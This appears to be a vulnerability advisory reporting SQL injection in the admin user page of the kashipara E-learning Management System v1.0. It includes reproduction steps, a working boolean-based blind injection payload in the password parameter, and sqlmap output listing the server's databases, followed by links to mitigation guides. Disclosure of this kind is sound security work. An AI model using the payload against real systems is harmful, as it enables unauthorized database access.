

SQL Injection was found in the /lms/admin/admin_user.php page of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the username and password parameter in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document

Affected Vendor	kashipara
Affected Code File	/lms/admin/admin_user.php
Affected Parameter	username, password
Method	POST
Type	time-based blind
Version	V1.0


Steps to Reproduce:

Step 1: Visit to admin login page and login with admin credential.




The screenshot shows a web browser window with the address bar displaying 'localhost/lms/admin/'. The main content area features a light gray background with a white login box on the right. The box is titled 'Please Login' with a lock icon. It contains two input fields: the first is labeled 'admin' and the second is masked with dots. Below the fields is a blue button with a right-pointing arrow and the text 'Sign in'.

Step 2: Navigate the 'Admin Users' and fill the details to add user.



Step 3: Now enable intercept in burpsuite and click on add button.



Step 4: Save the burpsuite request in a file.


```

[23:41:52] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[23:41:53] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[23:41:53] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[23:41:53] [INFO] checking if the injection point on POST parameter 'password' is a false positive
[23:41:53] [WARNING] reflective value(s) found and filtering out
POST parameter 'password' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 274 HTTP(s) requests:
---
Parameter: password (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: firstname=admin2&lastname=admin2&username=admin2&password=admin2' AND 8430=8430#&save=
---
[23:41:53] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[23:41:53] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[23:41:53] [INFO] fetching database names
[23:41:53] [INFO] fetching number of databases
[23:41:53] [INFO] resumed: 7
[23:41:53] [INFO] resumed: information_schema
[23:41:53] [INFO] resumed: capstone
[23:41:53] [INFO] resumed: capstone2
[23:41:53] [INFO] resumed: mysql
[23:41:53] [INFO] resumed: performance_schema
[23:41:53] [INFO] resumed: phpmyadmin
[23:41:53] [INFO] resumed: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>